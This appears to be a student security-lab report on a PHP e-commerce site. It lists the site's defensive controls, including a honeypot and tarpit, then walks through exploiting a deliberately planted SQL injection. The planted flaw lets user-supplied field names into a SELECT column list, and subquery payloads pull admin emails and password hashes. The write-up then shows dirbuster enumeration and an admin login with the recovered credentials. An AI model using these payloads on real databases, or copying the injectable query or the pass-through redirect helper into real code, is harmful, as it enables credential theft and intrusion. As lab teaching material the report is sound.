
### 3.5.1. Entry Point and Web Server Controls


#### Directory Shielding & Front Controller Enforcement

.htaccess blocks direct access to app, storage, database, infrastructure, vendor and forces all traffic through public/index.php.

```
.htaccess
1 <IfModule mod_rewrite.c>
2     RewriteEngine On
3
4     # Block direct access to sensitive directories
5     RewriteRule ^(app|storage|database|infrastructure|vendor|config|tests|bootstrap)/($) - [F,L]
6
7     # If the request is already under /public, let the next .htaccess handle it
8     RewriteRule ^public/ - [L]
9
10    # Route everything else into /public (works in subfolders like /commerce)
11    RewriteRule ^(.*)$ public/$1 [L]
12 </IfModule>
13
```

### Strict Typing & Predictable Execution

`declare(strict_types=1)` is used globally to reduce latent logic errors and type ambiguity.



### **3.5.2. Session Security and Authentication Integrity**

#### Hardened Session Cookies

Cookies configured `HttpOnly`, `SameSite=Lax`, optionally `Secure` via environment flags.

#### Secure Session Migration

Legacy admin cookies are sanitized and migrated, with old session invalidation.

#### Constant-Time Secrets Validation

`hash_equals` used for password and token comparison to prevent timing side-channels.

#### Role-Based Access Enforcement

Admin routes gated with `AuthMiddleware::forRoles('admin')` and standardized sanitized 403s.

#### CSRF Token Rotation on Login/Logout

Forces invalidation of stale forged tokens across authentication lifecycle.

### **3.5.3. CSRF Protection Model**

#### Global Enforcement on State-Changing Requests

Middleware validates `_token` for `POST/PUT/DELETE`.

#### Cryptographically Strong Tokens with Rotation Window

HMAC-protected tokens validated against current or short-term prior tokens to prevent user lock-out without reducing strength.

```

app > Core > Csrf.php > generateToken()
9   final class Csrf
    2 references
99   private static function generateToken(): string
100  {
101      $secret = $_ENV['CSRF_SECRET'] ?? '';
102      $bytes = random_bytes(length: 32);
103
104      return hash_hmac(algo: 'sha256', data: $bytes, key: $secret);
105  }
106  }

```


## Universal Token Embedding in Forms

All interactive forms include valid tokens by construction.

### 3.5.4. Output Encoding and Templating Discipline

#### Systematic HTML Escaping

All untrusted values wrapped in htmlspecialchars(..., ENT\_QUOTES).



The screenshot shows a code editor with a file named 'htmlspecialchars'. It displays 126 results across 16 files. The main file shown is 'app/Core/Router.php', with lines 126 through 271 visible. The code uses 'htmlspecialchars' multiple times to escape user input before rendering HTML. For example, on line 148, '\$safePath' is assigned the result of 'htmlspecialchars(\$path, ENT\_QUOTES | ENT\_SUBSTITUTE, 'UTF-8')'. Similarly, on line 168, '\$safePath' is assigned the result of 'htmlspecialchars(\$path, ENT\_QUOTES | ENT\_SUBSTITUTE, 'UTF-8')'. Other instances include escaping names and hrefs on lines 264, 265, 269, and 270.

#### Safe JSON Embeds

Use of JSON\_HEX\_\* flags prevents malicious sequence injection into inlined JavaScript.

#### Centralized URL Builders

Prevents path manipulation and manual concatenation pitfalls.

```

app > Controllers > Controller.php > Controller > redirect()
13  abstract class Controller
    23 references | 0 overrides
46  protected function redirect(string $url): void
47  {
48      $target = $this->normalizeRedirectUrl(url: $url);
49      header(header: 'Location: ' . $target);
50      http_response_code(response_code: 302);
51  }
52
    1 reference
53  private function normalizeRedirectUrl(string $url): string
54  {
55      if (str_starts_with(haystack: $url, needle: 'http://') || st
56          return $url;
57      }
58
59      return Url::to(path: $url);
60  }
61
62

```

### 3.5.5. Database Safety and Consistency Controls

#### Server-Side Prepared Statements Only

PDO with ATTR\_EMULATE\_PREPARES=false, exception mode enabled.

#### Transactional Integrity for Multi-Step Writes

Atomicity enforced for complex update paths.

#### Schema-Level Constraints

Unique, FK, and CHECK constraints prevent duplicate identities and invalid invariants.

### 3.5.6. Upload and File Handling Security

#### Strict Upload Validation Chain

Count & size limits, MIME & structural validation (finfo, getimagesize), is\_uploaded\_file validation.

#### Cryptographic Filenames & Restricted Permissions

Random names via random\_bytes and stored with conservative perms (0644).

#### Path Normalization & Traversal Blocking

Whitelisted destination paths; traversal rejected.

### 3.5.7. Routing, Access and Error Hardening

#### Strict Route Compilation & Named Parameters

Reduces accidental exposure through ad-hoc routing.

#### Centralised Admin Route Guarding

Middleware stacking ensures consistent enforcement.

## Controlled Error 404 Behavior

Prevents unintended information disclosure.

### 3.5.8. Active Anti-Enumeration Controls (Honeypot + Tarpit)

#### Randomised Deceptive Responses

Emits 401/403/301/302/index variants to corrupt scanner assumptions.

```
final class Router
1 reference
private function serveHoneypot(Request $request): void
{
    header(header: 'Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
    header(header: 'Pragma: no-cache');

    $path = $request->path();
    $scenario = $this->chooseHoneypotScenario(request: $request);
    $status = 200;
    $body = '';

    if ($scenario === 'index200') {
        header(header: 'Content-Type: text/html; charset=utf-8');
        $body = $this->buildIndexListingHtml(path: $path);
        $status = 200;
    } elseif ($scenario === 'forbidden403') {
        header(header: 'Content-Type: text/html; charset=utf-8');
        $body = $this->buildForbiddenHtml(path: $path);
        $status = 403;
    } elseif ($scenario === 'unauth401') {
```

#### Timed Response Delays

Injected jitter slows automated enumeration.

```
1 reference
private function tarpitAndStream(string $body): int
{
    // Initial jitter 100-600ms
    $initial = random_int(min: 100, max: 600);
    $total = $initial;
    usleep(microseconds: $initial * 1000);

    // Stream body in chunks with small delays, capped total delay to ~1.6s
    $chunkSize = random_int(min: 256, max: 1024);
    $perChunkDelay = random_int(min: 15, max: 60); // ms
    $maxExtra = random_int(min: 600, max: 1100);
    $maxTotal = $initial + $maxExtra;

    $length = strlen(string: $body);
    $pos = 0;

    // Try to reduce buffering for more realistic chunked feel
    @ini_set(option: 'output_buffering', value: 'off');
    @ini_set(option: 'zlib.output_compression', value: '0');

    while ($pos < $length) {
```

#### Full Telemetry for Abuse Analysis

Logs IP, UA, path, delay, scenario for detection engineering.

```

app > Middleware > LogMiddleware.php > ...
11  final class LogMiddleware implements MiddlewareInterface
27      private function appendLog(Request $request): void
36      {
37          $row = [
38              (new DateTimeImmutable())->format(format: DATE_ATOM),
39              $request->ip(),
40              $request->path(),
41              $queryString,
42              $request->method(),
43              isset($user['email']) ? (string)$user['email'] : '',
44              $userAgent,
45          ];
46
47          $handle = fopen(filename: $this->logFile, mode: 'ab');
48          if ($handle === false) {
49              return;
50          }
51
52          try {
53              if (flock(stream: $handle, operation: LOCK_EX)) {
54                  fputcsv(stream: $handle, fields: $row);
55                  fflush(stream: $handle);
56                  flock(stream: $handle, operation: LOCK_UN);
57              } finally {
58                  fclose(stream: $handle);
59              }
60          }

```

### 3.5.9. Security Telemetry & Operational Visibility

#### Request Telemetry (visit.csv)

Logs IP, method, path, UA, authenticated user — useful for reconnaissance & insider analysis.

#### Authentication Telemetry (auth.csv)


Captures login\_failures, login\_success, logout — foundational for brute-force and hijack detection.


#### Honeypot Telemetry (honeypot.log)

Captures all unmatched probing with behavioral metadata for blocklist/alert tuning.

#### Analytics UI with Safe Rendering

Displays recent security-relevant events without risk of log poisoning or script injection.





### 3.5.10. Security Monitoring Value of Existing Logs

| Log Source     | Security Value                                                                       |
|----------------|--------------------------------------------------------------------------------------|
| auth.csv       | Detects brute-forcing, credential stuffing, compromised accounts, impossible travel. |
| visit.csv      | Detects recon, scanning behavior, enumeration attempts, insider misuse.              |
| honeypot.log   | Detects targeted enumeration, tooling signatures, bot persistence.                   |
| Analytics View | Accelerates SOC triage with safe, real-time dashboards.                              |

Therefore this deployment demonstrates multi-layered defensive depth:

- Preventive controls at routing, session, upload, database, and template layers
- Correctness & invariants enforced at compile-time, run-time, and schema level
- Telemetry designed for detection, attribution, and incident response without risking log injection



## 4. Vulnerability Exploitation

### 4.1. Team 7 Plushies Website

When the attacker first enters the HTTP site on port 769, they are greeted with an e-commerce platform where they can traverse normally with the navigation bar.

During their testing of the e-commerce platform that sells plushies, a SQL injection vulnerability would be identified in the password-reset endpoints implemented by “App\Controlllers\LabController” (“showSqlExploit” and “submitSqlExploit”).

```
<input class="input" type="email" required name="fields[email]" value="user@team7.local" placeholder="student@example.com"> == $0
```

The application constructs a “SELECT” statement using user-supplied keys from the fields parameter and executes that statement without validating or quoting identifiers. This permits the attacker to inject arbitrary SQL expressions into the “SELECT” column list, resulting in data exposure through application responses. The issue is located in logic that directly maps “array\_keys(\$fieldsAssoc)” into the SQL “SELECT” list which lacks remediation to prevent unauthorized disclosure of sensitive information.

```
$email = trim(string: (string)$request->query(key: 'email', default: ''));
$rawFields = $request->query(key: 'fields', default: []);
$fieldsAssoc = is_array(value: $rawFields) ? array_map(callback: static fn($v): string => (string)$v, array: $rawFields) : [];
// If email not provided as a separate param, take from fields[email]
if ($email === '' && isset($fieldsAssoc['email'])) {
    $email = trim(string: (string)$fieldsAssoc['email']);
    $email = str_replace(search: ['-', ';', '"', '#'], replace: '', subject: $email);
}
$fieldsArray = array_keys(array: $fieldsAssoc);
if ($fieldsArray === []) { $fieldsArray = ['email']; }
$fieldsList = implode(separator: ',', array: $fieldsArray);
```

The email field is taken in without proper sanitisation, only preventing certain characters from being accessed.

```
if ($email !== '') {
    try {
        $pdo = DB::connection();
        $sql = "SELECT $fieldsList FROM users WHERE email = :email LIMIT 1"; // intentionally vulnerable
        $stmt = $pdo->prepare(query: $sql);
        $stmt->execute(params: [':email' => $email]);
        $resultRow = $stmt->fetch(mode: \PDO::FETCH_ASSOC) ?: null;
    } catch (\Throwable $e) {
        $error = $e->getMessage();
    }
}
```

- “App\Controlllers\LabController::showSqlExploit” — constructs and executes “SELECT \$fieldsList FROM users WHERE email = :email LIMIT 1”
- “App\Controlllers\LabController::submitSqlExploit” — same vulnerable pattern as the “GET” endpoint


- “lab/sql” view — renders “resultMessage” and “resultRow”, which may display the first column retrieved by the vulnerable query

The application accepts an associative “fields” parameter and uses the array keys from that parameter directly to build the column list of a “SELECT” query. Database identifiers and expressions in the “SELECT” list are not parameterisable via PDO placeholders; consequently, untrusted identifiers must be validated or mapped to safe values. In the present implementation, any string supplied as a “fields” key becomes part of the SQL expression in the “SELECT” clause. Because SQL permits nested subqueries, function calls and expressions within the “SELECT” list, an attacker can craft a key that contains an expression (for example a subquery) which will be executed by the database and returned in the query result. The controller then surfaces the returned value in the view, leading to data leakage.

The vulnerability enables reading of arbitrary database values accessible to the application's DB user. Sensitive columns such as password hashes, reset tokens, API keys and PII can be disclosed resulting in a material risk. The vulnerability requires no complex encoding of the email parameter, since the injection point is the column list rather than the “WHERE” clause. Even where the email parameter is parameterised correctly, the presence of uncontrolled identifiers allows a direct path to exfiltrate data.

#### Proof of concept:

The attacker first needs to obtain a valid email address, the clue is inside the bait website placed on port 443.



With the obtained email address, the attacker can successfully submit an email request change and get a response back.

```
▼ <label class="block">
  <span class="text-sm font-medium">Email</span>
  <input class="input" type="email" required name="fields[email]" value="user@team
7.local" placeholder="student@example.com">
</label>
```

Looking at the SQL query, it can be seen that the “fields[\*]” value takes in field, then returns the first value of the statement, so “password\_hash” can replace “email” to try and see if there will be any response.

```
▼ <label class="block">
  <span class="text-sm font-medium">Email</span>
  <input class="input" type="text" name="fields[password_hash]" placeholder="student@example.com"> == $0
  <input class="input" type="email" required name="fields[email]" value="user@team7.local" placeholder="student@example.com">
</label>
```

Consequently, it can be observed that the column injection is successful and a password hash is returned.

### Request Password Change

Email

Send

Email has been sent to b6cc61e4c9b93f3f0682250b6cf8661b7ee68fd8

However, this hash is of no value as it is not the admin's credentials but rather the user's. Therefore, the attacker will then need to perform SQL traversal to obtain the administrative credentials.

This can be achieved using subqueries. Firstly, the table that contains the credentials needs to be located which can be done with the following subquery:

*(SELECT table\_name FROM information\_schema.tables WHERE table\_type = "BASE TABLE" AND table\_name LIKE "%admin%" LIMIT 1) as title*

### Request Password Change

Email

Send

Email has been sent to admins

Next, the attacker needs to find the name of the password field which can be done with the following subquery:

```
(SELECT column_name FROM information_schema.columns WHERE table_name =  
"table_name" and column_name LIKE "%password%" LIMIT 1) as password
```

The tables likely containing the administrator credentials can then be located.

Email has been sent to password\_hash

The following subqueries can then be used to extract out the email as well as the password\_hash:

```
(SELECT password_hash FROM admins LIMIT 1) as password
```

```
(SELECT email FROM admins LIMIT 1) as email
```

The image displays two side-by-side screenshots of a web application interface titled "Request Password Change".

The left screenshot shows the initial state of the form. It has a label "Email" above a text input field containing "user@team7.local". Below the input field is a "Send" button. At the bottom of the form, a message states: "Email has been sent to admin@team7.local".

The right screenshot shows the form after a submission. The "Email" input field still contains "user@team7.local" and the "Send" button is present. Below the button, a new message is displayed: "Email has been sent to 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8".

The attacker then has to traverse to the correct page with dirbuster to locate the admin login page. However there is a honeypot in place to stall the dirbuster process.

```

app > Core > Router.php > Router > dispatch()
7   final class Router
198 private function serveHoneypot(Request $request): void
199 {
200     header(header: 'Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
201     header(header: 'Pragma: no-cache');
202
203     $path = $request->path();
204     $scenario = $this->chooseHoneypotScenario(request: $request);
205     $status = 200;
206     $body = '';
207
208     if ($scenario === 'index200') {
209         header(header: 'Content-Type: text/html; charset=utf-8');
210         $body = $this->buildIndexListingHtml(path: $path);
211         $status = 200;
212     } elseif ($scenario === 'forbidden403') {
213         header(header: 'Content-Type: text/html; charset=utf-8');
214         $body = $this->buildForbiddenHtml(path: $path);
215         $status = 403;
216     } elseif ($scenario === 'unauth401') {
217         header(header: 'WWW-Authenticate: Basic realm="Restricted Area"');
218         header(header: 'Content-Type: text/html; charset=utf-8');
219         $body = $this->buildUnauthorizedHtml(path: $path);
220         $status = 401;
221     } elseif ($scenario === 'redirect301' || $scenario === 'redirect302') {
222         $target = $this->randomRedirectTarget(path: $path);
223         $location = Url::to(path: $target);
224         header(header: 'Location: ' . $location);
225         $status = $scenario === 'redirect301' ? 301 : 302;
226         header(header: 'Content-Type: text/html; charset=utf-8');
227         $body = '<!doctype html><html><head><meta charset="utf-8"><meta http-equiv="re
228     }
229     http_response_code(response_code: $status);
230     $delayMs = $this->tarpitAndStream(body: $body);

```

The honeypot will generate random pages when hit with an error 404.

```

Router.php  honeypot.log  LabController.php  analytics.php  sql.php  AuthController.php  AnalyticsController.pl
storage > logs > honeypot.log
1023 2025-10-01T08:20:42+00:00 127.0.0.1 GET /@/thereIsNowayThat-You-CanBeThere 200 index200 238ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1024 2025-10-01T08:20:42+00:00 127.0.0.1 GET /aol 403 forbidden403 101ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1025 2025-10-01T08:20:42+00:00 127.0.0.1 GET /1998/login.bak 200 index200 206ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1026 2025-10-01T08:20:43+00:00 127.0.0.1 GET /3/thereIsNowayThat-You-CanBeThere 403 forbidden403 522ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1027 2025-10-01T08:20:43+00:00 127.0.0.1 GET /ap 302 redirect302 293ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1028 2025-10-01T08:20:43+00:00 127.0.0.1 GET /2004/thereIsNowayThat-You-CanBeThere 200 index200 183ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1029 2025-10-01T08:20:44+00:00 127.0.0.1 GET /20/thereIsNowayThat-You-CanBeThere 401 unauth401 235ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1030 2025-10-01T08:20:44+00:00 127.0.0.1 GET /2007/secrets.tar.gz 403 forbidden403 526ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1031 2025-10-01T08:20:45+00:00 127.0.0.1 GET /1998/thereIsNowayThat-You-CanBeThere 200 index200 253ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1032 2025-10-01T08:20:45+00:00 127.0.0.1 GET /apache 200 index200 258ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1033 2025-10-01T08:20:46+00:00 127.0.0.1 GET /2003/thereIsNowayThat-You-CanBeThere 200 index200 916ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1034 2025-10-01T08:20:47+00:00 127.0.0.1 GET /30/thereIsNowayThat-You-CanBeThere 200 index200 803ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1035 2025-10-01T08:20:47+00:00 127.0.0.1 HEAD /2003/api.js 200 index200 628ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1036 2025-10-01T08:20:48+00:00 127.0.0.1 GET /2006/api 401 unauth401 519ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1037 2025-10-01T08:20:48+00:00 127.0.0.1 GET /2005/thereIsNowayThat-You-CanBeThere 200 index200 410ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1038 2025-10-01T08:20:49+00:00 127.0.0.1 GET /api 403 forbidden403 360ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1039 2025-10-01T08:20:49+00:00 127.0.0.1 GET /2007/thereIsNowayThat-You-CanBeThere 403 forbidden403 141ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1040 2025-10-01T08:20:49+00:00 127.0.0.1 HEAD /2002/private.js 302 redirect302 112ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1041 2025-10-01T08:20:49+00:00 127.0.0.1 GET /2002/thereIsNowayThat-You-CanBeThere 200 index200 536ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1042 2025-10-01T08:20:50+00:00 127.0.0.1 HEAD /2003/tmp 302 redirect302 407ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1043 2025-10-01T08:20:51+00:00 127.0.0.1 GET /@/thereIsNowayThat-You-CanBeThere 200 index200 602ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)
1044 2025-10-01T08:20:51+00:00 127.0.0.1 GET /apl 200 index200 536ms DirBuster-0.12 (http://www.owasp.org/index.php/OWASP_DirBuster)

```

The honeypot will then log the attempt with the timestamp as well as IP address that the attempts originate from.



## Index of /example

```
../\ntmp/25-Aug-2025 13:18      -
backup/11-Nov-2024 04:51      -
uploads/30-Sep-2025 07:56     -
assets/21-Jul-2025 10:44      -
tmp/16-Jan-2025 09:22        -
private.old/03-Jun-2025 02:51  4254734
v1/17-Mar-2025 14:49         -
login.sql/12-Aug-2025 08:36   207520
analytics.htm/16-Feb-2025 22:07 4081140
private/23-Aug-2025 19:50     -
vendor/13-Feb-2025 03:59     -
```


Apache/2.4.57 Server at 18.218.226.203:769 Port 769

To locate valid endpoints the attacker would need to run dirbuster over an extended period and analyse response patterns. The tarpit intentionally returns random HTTP status codes for non-existent or decoy paths, whereas legitimate pages reliably return the same status code for repeated requests. By correlating responses across repeated scans, the attacker can filter out decoys; entries that show a consistent status code across probes are likely to be genuine resources.

### Errors encountered during testing:


```
/commerce/101/panel.txt : Return code for first HEAD, is different to the second GET: 200 - 301
/commerce/03/test/ : Return code for first HEAD, is different to the second GET: 301 - 200
/commerce/100/tmp/ : Return code for first HEAD, is different to the second GET: 401 - 403
/commerce/03/core.sql : Return code for first HEAD, is different to the second GET: 401 - 403
/commerce/100/analytics.html : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/02/old/ : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/10/tmp/ : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/10/vendor/ : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/1000/v1/ : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/10/admin.bak : Return code for first HEAD, is different to the second GET: 200 - 401
/commerce/02/admin.htm : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/100/include.css : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/10/admin.old : Return code for first HEAD, is different to the second GET: 200 - 401
/commerce/00/include.sql : Return code for first HEAD, is different to the second GET: 403 - 200
/commerce/0/admin/ : Return code for first HEAD, is different to the second GET: 200 - 401
/commerce/100/login.bak : Return code for first HEAD, is different to the second GET: 403 - 301
/commerce/102/tmp.json : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/01/include.php : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/103/backup/ : Return code for first HEAD, is different to the second GET: 200 - 401
/commerce/0/vendor/ : Return code for first HEAD, is different to the second GET: 200 - 301
/commerce/103/api/ : Return code for first HEAD, is different to the second GET: 200 - 301
/commerce/103/secrets/ : Return code for first HEAD, is different to the second GET: 302 - 200
/commerce/103/reports/ : Return code for first HEAD, is different to the second GET: 401 - 200
/commerce/1998/assets.zip : Return code for first HEAD, is different to the second GET: 200 - 401
/commerce/1x1/uploads/ : Return code for first HEAD, is different to the second GET: 302 - 403
/commerce/1000/v1.html : Return code for first HEAD, is different to the second GET: 403 - 200
/commerce/01/db.old : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/1x1/tmp.js : Return code for first HEAD, is different to the second GET: 401 - 200
/commerce/103/private/ : Return code for first HEAD, is different to the second GET: 302 - 200
/commerce/100/uploads.js : Return code for first HEAD, is different to the second GET: 200 - 301
/commerce/2003/test.old : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/2003/test/ : Return code for first HEAD, is different to the second GET: 301 - 200
/commerce/2004/private.json : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/2/dashboard.php : Return code for first HEAD, is different to the second GET: 200 - 403
/commerce/1x1/core.js : Return code for first HEAD, is different to the second GET: 403 - 200
/commerce/103/login/ : Return code for first HEAD, is different to the second GET: 401 - 200
/commerce/2007/test/ : Return code for first HEAD, is different to the second GET: 200 - 302
/commerce/1999/login.zip : Return code for first HEAD, is different to the second GET: 403 - 401
/commerce/2006/dashboard.htm : Return code for first HEAD, is different to the second GET: 200 - 401
```

After the genuine pages are identified, the attacker can then login with the admin credentials obtained from the SQL injection earlier.



The image shows a dark-themed web form titled "Administrator sign in". Below the title is a subtitle "Access the admin dashboard." The form contains two input fields: "Email" with the value "admin@team7.local" and "Password" with masked characters ".....". A "Sign in" button is located below the password field.

